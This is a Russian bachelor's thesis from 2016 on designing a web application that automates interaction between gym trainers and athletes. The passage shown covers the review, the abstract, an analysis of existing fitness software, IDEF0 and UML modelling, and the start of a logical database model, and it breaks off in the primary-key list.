

Федеральное государственное автономное
образовательное учреждение
высшего образования
«СИБИРСКИЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ»

Институт космических и информационных технологий
институт
Информатики
Кафедра

УТВЕРЖДАЮ

Заведующий кафедрой

 Рубан А.И.
подпись фамилия, инициалы

« 26 » июля 2016 г.

ВЫПУСКНАЯ КВАЛИФИКАЦИОННАЯ РАБОТА

231000.62 Программная инженерия
код и наименование специальности

Разработка web-приложения для автоматизации взаимодействия
участников тренировочного процесса
тема

Руководитель


подпись, дата

канд.тех.наук, доцент
должность, ученая степень

Никитина М.И.
фамилия, инициалы

Выпускник


подпись, дата

Чуванкова Т.М.
фамилия, инициалы

Нормоконтролер


подпись, дата

канд.тех.наук, доцент
должность, ученая степень

Антамошкин О.А.
фамилия, инициалы

Красноярск 2016

Федеральное государственное автономное
образовательное учреждение
высшего образования
«СИБИРСКИЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ»

Институт космических и информационных технологий

институт

Информатики

Кафедра

УТВЕРЖДАЮ

Заведующий кафедрой

 Рубан А.И.
подпись фамилия, инициалы

« 20 » мая 2016 г.

ЗАДАНИЕ
НА ВЫПУСКНУЮ КВАЛИФИКАЦИОННУЮ РАБОТУ
в форме бакалаврской работы

ОТЗЫВ РУКОВОДИТЕЛЯ

на выпускную квалификационную работу студента группы ЗКИ11-17Б

Чуванковой Татьяны Михайловны

на тему: «Разработка web-приложения для автоматизации взаимодействия участников тренировочного процесса»

В задачи выпускной квалификационной работы входило исследование процесса взаимодействия тренера и спортсмена при проведении тренировок в тренажерном зале, анализ существующих решений по автоматизации процесса, моделирование системы, а так же реализация программной системы для автоматизации взаимодействия тренера и спортсмена. Работа является актуальной, так как в настоящее время осуществляется ручное ведение записей, план-конспекты хранятся в бумажном виде, что требует больших трудозатрат на поиск информации о предыдущих тренировках, а неконтролируемый выбор времени посещения занятий спортсменами, повышает нагрузку на тренера.

Чуванкова Т.М. изучила состав и порядок заполнения план-конспектов, выявила набор функций и свойств, которыми должно обладать приложение. Ею разработано web-приложение, позволяющее планировать посещения занятий по расписанию тренера, составлять план-конспекты с сохранением истории тренировок, отслеживать задолженность по оплате занятий, обмениваться сообщениями по интересующим вопросам.

Выполненная работа имеет практическое значение и планируется к внедрению в тренажерных залах спорткомплексов «Красноярск» и «Юность» города Красноярск. Задание на выпускную квалификационную работу выполнено полностью на хорошем профессиональном уровне.

Считаю, что выпускная квалификационная работа Чуванковой Т.М. заслуживает оценки "отлично", а ее автор заслуживает присвоения звания «бакалавр» по направлению подготовки «Программная инженерия».

Доцент кафедры «Информатика»

ФГАОУ ВПО «СФУ», к.т.н.



М.И. Никитина

РЕФЕРАТ

Выпускная квалификационная работа по теме “Разработка web-приложения для автоматизации взаимодействия участников тренировочного процесса” содержит 55 страниц текстового документа, 35 иллюстраций, 1 приложение, 30 использованных источников.

ПЛАНИРОВАНИЕ, РАСПИСАНИЕ, ТРЕНЕР, ВЗАИМОДЕЙСТВИЕ, ПЛАН-КОНСПЕКТ, УПРАЖНЕНИЕ, ПОСЕЩЕНИЕ, СПОРТСМЕН, ИСТОРИЯ ТРЕНИРОВОК

Цель работы – разработка web-приложения для автоматизации взаимодействия участников тренировочного процесса.

В работе рассматриваются проблемы организации проведения тренировок, анализируются существующие решения, проводится моделирование системы. На основе полученных при проектировании диаграмм было разработано web-приложение для автоматизации взаимодействия тренера и спортсмена. Отдельное внимание в работе уделено безопасности приложения с точки зрения потенциальных уязвимостей.

Полученное web-приложение целесообразно использовать в любом виде спорта, где взаимодействие тренера и спортсмена основано на планировании тренировочного процесса посредством составления план-конспектов.

СОДЕРЖАНИЕ

ВВЕДЕНИЕ.....	7
ГЛАВА 1 ОПИСАНИЕ ПРЕДМЕТНОЙ ОБЛАСТИ	9
1.1 План-конспект	9
1.2 Управление временем.....	9
1.3 Анализ существующих решений	10
1.4 Основные возможности проектируемого приложения	14
1.5 Общая архитектура приложения	15
ГЛАВА 2 ПРОЕКТИРОВАНИЕ СИСТЕМЫ.....	16
2.1 Функциональное моделирование	16
2.1.1 Описание средств проектирования.....	16
2.1.2 Описание функциональной модели системы	18
2.1.3 Диаграмма прецедентов.....	21
2.2 Логическое проектирование.....	22
2.2.1 Объекты логической модели	23
2.2.2 Разработка структуры связей	24
2.2.3 Выбор модели данных	25
2.2.4 Особенности проектирования реляционной базы данных	26
2.2.5 Нормализация отношений	26
2.2.6 Даталогическая модель.....	26
ГЛАВА 3 ТЕХНОЛОГИЧЕСКАЯ ПЛАТФОРМА ПРИЛОЖЕНИЯ.....	28
ГЛАВА 4 ОПИСАНИЕ ПРОГРАММНОЙ СИСТЕМЫ	29
4.1 Архитектура приложения.....	29
4.1.1 Разработанные модули.....	31
4.2 Описание пользовательских интерфейсов	32
4.2.1 Главная страница.....	32
4.2.2 Регистрация и авторизация пользователей.....	33
4.2.3 Интерфейс тренера	34
4.2.4 Интерфейс спортсмена	42
4.2.5 Обмен сообщениями	44

4.2.6 Эргономика пользовательского интерфейса	45
ГЛАВА 5 БЕЗОПАСНОСТЬ WEB-ПРИЛОЖЕНИЯ.....	47
5.1 Регистрация и авторизация пользователей.....	47
5.2 Внедрение кода.....	50
5.3 Межсайтовый скриптинг	51
ЗАКЛЮЧЕНИЕ	53
СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ	54
ПРИЛОЖЕНИЕ А _Спецификация на разрабатываемое ПО	56

ВВЕДЕНИЕ

В последние годы в России произошло заметное возрождение интереса к отечественному спорту. Политика государства с разработанной системой управления физической культурой и спортом, в которой задействованы как федеральные, так региональные и местные органы власти, направлена на создание здорового общества [1]. Проведение таких знаковых спортивных мероприятий, как Зимние Олимпийские и Паралимпийские игры в Сочи, также предстоящие в 2018 году Чемпионат мира по футболу и Универсиада, стимулируют население к занятию спортом. На сегодняшний день спортивные мероприятия являются одним из самых зрелищных и востребованных широкой аудиторией направлений.

Недавно были возвращены нормативы ГТО, проводятся различные спартакиады и соревнования, где люди, не владеющие разрядом или не принадлежащие к какой-то спортивной касте, могут попробовать свои силы. Поучаствовав в одном из таких спортивных событий, многие молодые люди и девушки выбирают спорт, и делают его частью своей жизни [2]. Выступлению на спортивных мероприятиях предшествуют общефизические тренировки, для достижения более высоких результатов - занятия в тренажерном зале.

Под руководством тренера в тренажерном зале занимаются люди, преследующие различные интересы: подготовка к соревнованиям, укрепление здоровья, установление личных рекордов.

Управление тренировочным процессом возможно при наличии разработанных программ, как отдельного тренировочного занятия, так и цикла занятий. Составление таких программ предполагает обработку и анализ большого объема информации. При написании план-конспектов тренер учитывает индивидуальные данные спортсмена, такие как, планируемый результат, нагрузки и комплекс упражнений предыдущих тренировок, самочувствие, травмы, периодичность посещений и многое другое.

Ручное ведение записей, хранение бумажного архива занятий, необходимость держать в голове знания об особенностях каждого спортсмена - все это замедляет тренировочный процесс, отвлекает внимание от поставленных задач, увеличивает время работы с каждым тренируемым, негативно сказывается на результатах и достижениях.

Разработка специализированного программного обеспечения для удобного заполнения план-конспектов, их хранения, оперативного обращения к истории проведения тренировок позволит решить вышеперечисленные проблемы. Обеспечение онлайн-доступа спортсмена к его индивидуальной программе тренировок облегчит процесс взаимодействия с тренером, позволит проводить тренировки вне зависимости от местонахождения и без привязки по времени. Самостоятельное планирование и запись на тренировку через приложение позволит спортсменам избежать неконтролируемых “пиков” посещения и равномерно распределить нагрузку на тренера.

Актуальность разработки программной системы обусловлена и отсутствием на рынке узкоспециализированных решений для вышеперечисленного круга проблем, не содержащих информации, отвлекающей внимание («шум») и дающих четкую картину тренировочного процесса.

Целью выпускной квалификационной работы является разработка web-приложения для автоматизации взаимодействия участников тренировочного процесса. В ходе достижения намеченной цели разумно решить следующие задачи:

- исследовать процесс проведения тренировок;
- проанализировать существующие решения;
- провести моделирование информационной системы;
- выявить набор данных, функций и свойств, которыми должно обладать приложение;
- спроектировать и реализовать программную систему;
- сделать выводы о применимости разработанного приложения.

ГЛАВА 1 ОПИСАНИЕ ПРЕДМЕТНОЙ ОБЛАСТИ

1.1 План-конспект

План-конспект тренировочного занятия - детализированный план, необходимый для построения и управления тренировочным процессом.

Рассмотрим организацию и проведение тренировок на примере работы тренажерного зала МАУДО “СДЮСШОР “Красноярск”.

Большинство спортсменов, как профессионалов, так и любителей, посещают тренажерный зал 2-3 раза в неделю. Перед занятием тренер составляет для каждого участника план-конспект с учетом индивидуальных особенностей, запланированного результата и предыдущих тренировок. Запись обычно ведется в отдельном для каждого участника блокноте. Так же есть некоторое число спортсменов, которые проводят тренировки самостоятельно, так как время и место проведения тренировок не всегда приемлемы для них. Для таких участников план-конспект составляется на несколько тренировок вперед, оценка результата и корректировка упражнений проводится периодически при очном посещении занятий.

Наличие истории проведения занятий позволяет составить объективную картину тренировочного процесса спортсмена, а её отсутствие негативно сказывается на последующих результатах и достижениях тренируемого.

1.2 Управление временем

Заниматься спортом – это модно, интересно и правильно. Но тот факт, что тренажерный зал обрел такую популярность, имеет и обратную сторону медали – переполнение тренажерного зала в “часы пик” и, как следствие, неравномерная нагрузка на тренера в течение рабочего дня. Спортсмены планируют время посещения занятий, исходя из личных соображений, при этом у них нет возможности скорректировать свои планы и избежать “наплыва” тренирующихся. В такие часы тренеру приходится составлять большое

количество план-конспектов, следить за тренировочным процессом и осуществлять руководство в тренажерном зале, при этом держать ситуацию под контролем и качественно выполнять свою работу становится достаточно трудно. В пиковые часы спортсмены нередко простаивают в ожидании своей очереди на тренажеры и инвентарь. Это отрицательно сказывается на результатах тренировки - спортсмены торопятся, мышцы “остывают”, что может привести к травмам.

1.3 Анализ существующих решений

Множество программных решений, автоматизирующих работу спортивных залов, можно условно разделить на три группы по функциональному признаку:

1. Комплексная автоматизация спорткомплексов;
2. Электронные дневники тренировок;
3. Программы по составлению плана тренировок.

Для каждой группы выделим основные возможности и недостатки, характерные для всех программ группы.

Ниже представлен перечень программ и краткий обзор их функционала.

1.  “UNIVERSE – Фитнес” (UNIVERSE soft) [3];
 “1С: Фитнес клуб” (1С) [4];
 “АБОНЕМЕНТ” (UCS) [5];
 “Управление спортивной организацией” (USU) [6];
 “КРАФТ ERP Фитнес-клуб” (ООО «Бином Софт») [7];
 “Фитнес – клуб” (ООО «Простой софт») [8].

Основные возможности:

- 9 регистрация клиентов и хранение информации о них (единая база данных);
- 9 бронирований занятий на определенную дату и время;
- 9 контроль количества депозитных средств на балансе клиента;
- 9 осуществление общего контроля за абонементом клиента;
- 9 разделение прав доступа пользователей в программе;
- 9 ведение плана занятий (планировщик посещений);
- 9 настройка любых тарифов, акций, бонусов, системы лояльности;
- 9 поддержка оборудования пропускных пунктов;
- 9 ведение аналитики (формирование отчетов по клиентам, финансам и т.д.).

Недостатки:

- работа в системе доступна только административному персоналу;
- планирование занятий реализовано по дате и времени без возможности составления план-конспектов;
- основной способ размещения приложения – локально на компьютере (если есть online-модуль, то реализован ограниченный функционал);
- бронирование занятий удобно для групповых тренировок, включенных в расписание, в остальных случаях анализ и корректирование нагрузки на инструкторов не предусмотрены.
- высокая стоимость лицензии / технической поддержки;
- необходимость обучения и сопровождения.

Основной акцент в данных программных продуктах сделан на учет: клиентов, абонементов, оказанных услуг, времени посещения. Программы этой группы ориентированы на менеджеров по работе с клиентами, администраторов, управляющих. Планирование посещений для спортсменов предусмотрено лишь в тех случаях, если программа имеет online-модуль, при этом запись возможна только на плановые групповые занятия по расписанию с ограничением числа посетителей. Большое количество дополнительных функций зачастую вызывает путаницу и затрудняет поиск по программе.

Главной задачей данной группы программ является максимизация прибыли спортивного учреждения, увеличение потока посетителей, но практически не решены такие проблемы как повышение эффективности тренировок за счет возможности ведения и сохранения планов занятий, оптимизации времени и перераспределение нагрузки на тренера.

2. :



“Джуси: Фитнес Спорт Дневник” [9];



“GymApp”;



“GymGuide” [10];



“Дневник тренировок” [11].

Программы этой группы - мобильные приложения. Большинство из которых продаются или выложены в свободном доступе в магазинах приложений (Google Play, App Store, Top-Android и др.).

Основные возможности:

- 9 ведение дневника тренировок;
- 9 ведение статистики индивидуальных параметров;
- 9 выбор программы тренировки из предлагаемого набора;
- 9 заметки к упражнениям;
- 9 графики тренировок.

Недостатки:

- самостоятельное внесение записей;
- нет участия тренера;
- многопрофильность (для разных видов спорта и типов измерений, загруженность дополнительными параметрами);
- неудобное отображение истории тренировок.

Отсутствие участие тренера при написании плана тренировки и анализе программы занятий в целом делает эту группу программ удобной в случае самостоятельных занятий, но не при профессиональной подготовке.

3.

:



“Fit Break” [12];



“Iron Health” [13];



“Gym Sport” [14];



“Ежедневные тренировки” [15].

Данная группа – сайты и мобильные приложения. Большое количество представлено в свободном доступе.

Отличительной особенностью таких программных средств является представление готовых планов тренировок, составленных без учета физиологических особенностей конкретного человека. В лучшем случае будут учтены такие показатели как пол, возраст, вес и пожелания (наращивание мышц, похудение и т.п.). Пользователь получает разовые рекомендации, либо краткосрочную программу тренировок по заранее составленному алгоритму. Анализ полученных промежуточных результатов, корректирование программы и подстройка под индивидуальные параметры в таких системах не предусмотрены.

Проведенный анализ показал, что существующие программные системы лишь частично решают проблемы, возникающие в процессе взаимодействия тренера и спортсмена. Вывод о необходимости разработки приложения для автоматизации взаимодействия участников тренировочного процесса очевиден.

1.4 Основные возможности проектируемого приложения

Для удобства упоминания примем условное (рабочее) название: “GYM”.

Данное приложение разрабатывается для группы тренеров по подготовке спортсменов к соревнованиям по пауэрлифтингу, и ведущая занятия для спортсменов/любителей в тренажерных залах города Красноярска (в частности, спорткомплекс “Красноярск” и спорткомплекс “Юность”).

После беседы с тренерами и несколькими спортсменами был выявлен и составлен минимальный набор функций и свойств, которыми должно обладать будущее приложение:

- 9 ведение план-конспектов в электронном виде;
- 9 хранение и просмотр истории тренировок;
- 9 запись на тренировку;
- 9 информация о количестве участников на планируемую тренировку;
- 9 составление расписания работы тренера;
- 9 обмен сообщениями с тренером;
- 9 учет платежей с возможностью просмотра баланса;
- 9 доступность системы не зависимо от времени, места и устройства участника.

Критерии выбора технической реализации проекта:

- f* основной вариант взаимодействия пользователей приложения – онлайнный;
- f* устройства доступа к приложению - планшеты, ноутбуки, мобильные телефоны, смартфоны;
- f* платформы устройств – Windows/Windows Phone/Windows Mobile, OS X/iOS, Android и другие.

Учитывая вышеперечисленные критерии и требуемый функционал, наиболее оптимальным вариантом представляется разработка web-приложения.

1.5 Общая архитектура приложения

В основе разрабатываемой системы лежит архитектура “клиент-сервер”. В данной архитектуре задания или сетевая нагрузка распределяются между поставщиками услуг (сервисов) и заказчиками услуг, называемых серверами и клиентами соответственно. Среда взаимодействия клиента с сервером – Интернет (рисунок 1).



Рисунок 1 - Общая архитектура приложения (концепция взаимодействия)

Основные достоинства архитектуры “клиент-сервер” представлены ниже:

- Хранение всех данных осуществляется на сервере, который защищен, как правило, гораздо лучше, чем большинство клиентов. Обеспечить контроль полномочий на сервере проще. Это позволяет разрешать доступ к данным только клиентам с соответствующими правами доступа.
- В большинстве случаев, возможно распределение функций вычислительной системы между несколькими независимыми компьютерами в сети, что делает возможным упростить обслуживание. В частности, замена, ремонт, модернизация или перемещение сервера, не затрагивают клиентов.
- Позволяет осуществить объединение различных клиентов. Ресурсы одного сервера, как правило, могут использоваться клиентами с различными аппаратными платформами, операционными системами и т.п.

Недостаток архитектуры “клиент-сервер”: при использовании централизованной системы, все приложение становится неработоспособным из-за выхода из строя основного сервера, делает нерабочим все приложение.

ГЛАВА 2 ПРОЕКТИРОВАНИЕ СИСТЕМЫ

2.1 Функциональное моделирование

Реализацию проектов по созданию информационных систем (ИС) принято разбивать на стадии:

анализ (прежде чем создавать ИС, необходимо понять и описать бизнес-логику предметной области);

проектирование (необходимо определить модули и архитектуру будущей системы);

непосредственное кодирование;

тестирование;

сопровождение.

Известно, что исправление ошибок, допущенных на предыдущей стадии, обходится примерно в 10 раз дороже, чем на текущей, откуда следует, что наиболее критическими являются первые стадии проекта. Поэтому крайне важно иметь эффективные средства автоматизации ранних этапов реализации проекта.

CASE - технологии и инструментальные CASE - средства, позволяют максимально систематизировать и автоматизировать все этапы разработки программного обеспечения [16].

2.1.1 Описание средств проектирования

Для анализа и планирования информационной системы на начальном этапе её построения воспользуемся CASE - средством верхнего уровня – AllFusion Process Modeler r7 (BPwin).

BPwin поддерживает методологии IDEF0 (функциональная модель), IDEF3 (WorkFlow Diagram) и DFD (DataFlow Diagram).

В IDEF0 система представляется как совокупность взаимодействующих работ или функций. Основу методологии IDEF0 составляет графический язык

описания бизнес-процессов. Процесс моделирования какой-либо системы в IDEF0 начинается с определения контекста, т.е. наиболее абстрактного уровня описания системы в целом и ее взаимодействия с окружающим миром. Контекстная диаграмма содержит определение субъекта моделирования, цели и точки зрения на модель. Далее проводится функциональная декомпозиция - система разбивается на подсистемы и каждая подсистема описывается отдельно (диаграммы декомпозиции) до достижения нужной степени подробности.

Каждая такая диаграмма подвергается проверке экспертами предметной области, представителями заказчика, людьми, непосредственно участвующими в бизнес-процессе. Данная технология обеспечивает создание модели, адекватной предметной области на всех уровнях абстрагирования.

Для описания поведения системы с точки зрения взаимодействия с ней пользователей и построения диаграммы прецедентов воспользуемся CASE-инструментом для проектирования и конструирования программного обеспечения Enterprise Architect (v10).

Enterprise Architect (EA) – это продукт австралийской фирмы Sparx Systems представляющий собой мощное и гибкое средство визуального моделирования, поддерживающее полный жизненный цикл создания программных систем с использованием унифицированного языка моделирования (UML).

EA позволяет:

- создавать элементы моделей UML и размещать их на диаграммах;
- задавать связи между элементами;
- документировать созданные модели и элементы;
- генерировать код для разрабатываемого программного обеспечения;
- создавать различные шаблоны моделей предметной области и систем;
- поддерживать трассировки от моделей предметной области к моделям системы.

Enterprise Architect включает набор диаграмм UML:

- диаграмма классов;
- диаграмма прецедентов;
- составная структурная диаграмма;
- диаграммы деятельности и другие [17].

2.1.2 Описание функциональной модели системы

В результате анализа предметной области на основе методологии IDEF0 была разработана функциональная модель ИС, предназначенную для описания существующих бизнес-процессов организации.

Методология функционального моделирования IDEF0 – это технология описания системы в целом как множества взаимозависимых действий, или функций. Важно отметить функциональную направленность IDEF0 – функции системы исследуются независимо от объектов, которые обеспечивают их выполнение.

На рисунке 2 представлена контекстная диаграмма А-0 (в нотации IDEF0), представляющая собой общее описание системы и ее взаимодействие с внешней средой.

ВХОД:

- заявки спортсменов;
- данные о режиме работы тренеров.

УПРАВЛЕНИЕ:

- методика проведения тренировок;
- правила внутреннего трудового распорядка зала.

МЕХАНИЗМЫ:

- тренеры;
- спортсмены.

ВЫХОД:

- план-конспекты.




Рисунок 2 – Контекстная диаграмма А-0 (нотация IDEF0)

На рисунке 3 изображена диаграмма декомпозиции А0, описывающая разбиение системы на крупные фрагменты, и их взаимодействие. Входы и выходы, механизм и элементы управления остались прежними, но теперь “Организация проведения тренировок” разбивается:

- составление расписания;
- формирование задолженности;
- планирование посещений;
- добавление данных в справочники;
- формирование план-конспектов.

Между этими работами возникают связи, например, результатом работы “Планирование посещений” является список запланированных тренировок, информация об этом передаётся на вход работы “Формирование план-конспектов”.




Рисунок 3 – Диаграмма декомпозиции A0 (нотация IDEF0)

На рисунке 4 представлена диаграмма декомпозиции работы “Формирование план-конспектов”, включающая:

- добавление упражнения;
- определение нагрузки;
- назначение тарифа;
- определение статуса тренировки.



Рисунок 4 – Диаграмма декомпозиции А3 (нотация IDEF0)

2.1.3 Диаграмма прецедентов

Диаграммы прецедентов составляют модель прецедентов (вариантов использования, use-cases) и используются для описания поведения системы с точки зрения того, как различные пользователи взаимодействуют с ней для достижения своих целей. Вариант использования описывает последовательность действий, выполняемых системой с целью предоставить полезный результат конкретному актанту [18].

С помощью вариантов использования опишем способы, которыми пользователь взаимодействует с разрабатываемой системой. Для этого определим действующими лицами (актанты, экторы, actors) тренера, спортсмена и перечень прецедентов, в которых они принимают участие. На рисунке 5 изображена модель системы, которая состоит из всех актантов системы и различных вариантов использования, с помощью которых данные актанты взаимодействуют с системой. Благодаря этому описывается многообразие функционального поведения системы.




Рисунок 5 – Диаграмма прецедентов (нотация UML)

Полученную диаграмму вариантов использования можно успешно использовать на протяжении всего жизненного цикла программного обеспечения: при анализе, проектировании и в процессе тестирования.

2.2 Логическое проектирование

Логическая модель предметной области может быть описана моделью "сущность - связь" (модель Чена), в основе которой лежит деление реального мира на отдельные различимые сущности, находящиеся в определенных связях друг с другом, причем обе категории — сущность и связь полагаются первичными понятиями. Цель логического моделирования — обеспечение наиболее естественных для человека способов сбора и представления той информации, которую предполагается хранить в создаваемой базе данных (БД). Логическая модель не зависит от типа СУБД.

2.2.1 Объекты логической модели

Построение модели данных предполагает определение сущностей (какая информация будет храниться в конкретной сущности).

Сущность – любой различимый объект (отличный от другого), информацию о котором необходимо хранить в базе данных. В качестве сущностей могут выступать места, люди, вк, цвет, рейсы, самолеты, и т.д. Важно различать понятия типа сущности и экземпляра сущности. Тип сущности - это набор однородных личностей, предметов, событий или идей, выступающих как целое. Экземпляр сущности - это конкретная вещь в наборе.

Выделим следующие типы сущности:

- тренировка;
- план-конспект;
- упражнение;
- тариф;
- пользователь;
- тренер;
- спортсмен;
- расписание.

Однозначно идентифицируем каждый экземпляр сущности – выделим первичные ключи:

- сущность “Тренировка” - первичный ключ “id_тренировка”;
- сущность “План-конспект” - составной первичный ключ “id_тренировка, id_упражнение”;
- сущность “Упражнение” - первичный ключ “id_упражнение”;
- сущность “Тариф” - первичный ключ “id_тариф”;
- сущность “Пользователь” - первичный ключ “id_пользователь”;
- сущность “Тренер” - первичный ключ “id_тренер”;
